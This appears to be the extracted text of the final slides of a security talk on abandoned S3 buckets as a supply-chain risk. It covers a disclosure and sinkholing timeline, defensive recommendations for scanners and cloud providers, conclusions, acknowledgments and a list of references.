
November - February: primary research

February - March: most sensitive users have been notified

February: AWS has been notified

March: all malicious buckets have been sinkholed

June: all sensitive benign buckets have been sinkholed


An iceberg floating in the ocean. The tip of the iceberg is above the water surface, and the much larger base is submerged. The water is a deep blue, and the sky is a light blue. The iceberg is white and has a jagged, rocky appearance.

Identified S3 Buckets

GitHub Commit History

Package Repositories

Proprietary Code




Domains

IPs

Abandoned Buckets

AWS Shared Responsibility Model



Recommendations

- SAST Vendors/Code Storage Providers/Security Teams
 - Implement a scanner to proactively identify and flag abandoned buckets in source code, manuals and scripts
- Cloud Providers
 - Make bucket names project-scoped
 - e.g. *project-name:bucket-name*
 - Alternatively, make bucket names non-recyclable

Recommendations. Malware

- Buckets used by malware should always be sinkholed

← → ↺ shadowserver.org/what-we-do/



SHADOWSERVER

*Lighting the way
to a more secure Internet*

[Media Coverage](#)

[News & Insights](#)

[Dashboard](#)

[WHO WE ARE](#)

[WHAT WE DO](#)

[WHO WE SERVE](#)

Shadowserver provides you with access to the most timely,
critical Internet security data – free of charge.

We make it faster and easier for you to secure your network. We also offer personalized support to help you detect, stop and take down malicious Internet activity.

[Data Collection](#) / [Network Reporting](#) / [Investigation Support](#)

Conclusion

- Abandoned Cloud Buckets represent high risk to the industry
- Large-scale attacks can be conducted with ~ 0 associated costs
- Methods & tools of big data analysis and LLM agents can significantly reduce the time effort to identify exploitable attack vectors

Acknowledgments

- Electronic Frontier Foundation
 - Hannah Zhao, Mario Trujillo for reviewing the talk and providing legal perspective
- Amazon Security for positive collaboration
- Daniel Fabian, Niru Ragupathy, Rob Mann, Harold Chun and Ruchi Shah for helping with the talk and providing valuable suggestions

References

1. flaticon.com - for many icons used in the presentation
2. https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf
3. <https://www.f5.com/labs/articles/threat-intelligence/the-dangers-of-dns-hijacking>
4. https://www.theregister.com/2022/05/24/pypi_ctx_package_compromised/
5. <https://checkmarx.com/blog/hijacking-s3-buckets-new-attack-technique-exploited-in-the-wild-by-supply-chain-attackers/>
6. <https://www.darkreading.com/cyber-risk/why-you-should-track-down-expired-domain-names>
7. <https://thehackerblog.com/zero-days-without-incident-compromising-angular-via-expired-npm-publisher-email-domains-7kZpIW4x/>
8. <https://labs.detectify.com/writeups/how-i-hijacked-the-top-level-domain-of-a-sovereign-state/>
9. https://www.theregister.com/2022/05/10/security_npm_email/
10. https://www.theregister.com/2022/05/23/npm_dependencies_vulnerable/
11. <https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25- Jesse-Michael-and-Mickey-Shkatov-Driving-Down-the-Rabbit-Hole.pdf>
12. <https://blog.talosintelligence.com/domain-dumpster-diving/>
13. <https://www.youtube.com/watch?v=uwsykPWa5Lc>
14. https://www.researchgate.net/publication/325480896_Don%27t_throw_me_away_Threats_Caused_by_the_Abandoned_Internet_Resources_Used_by_Android_Apps
15. <https://labs.watchtower.com/more-governments-backdoors-in-your-backdoors/>
16. <https://labs.watchtower.com/we-spent-20-to-achieve-rce-and-accidentally-became-the-admins-of-mobi/>
17. <https://labs.watchtower.com/8-million-requests-later-we-made-the-solarwinds-supply-chain-attack-look-amateur/>
18. <https://archive.softwareheritage.org/>
19. <https://github.com/Zenexer/lnkr/tree/ac6b8c0a81f18631103515e934b86fa3a6c72d0c/recon/extensions/fanagokoagopceablgmpndejhedkjjb>
20. <https://krebsonsecurity.com/2020/03/the-case-for-limiting-your-browser-extensions/>
21. <https://malpedia.caad.fkie.fraunhofer.de/details/js/lnkr>



Thank You!

x.com/MShudrak
github.com/mxmssh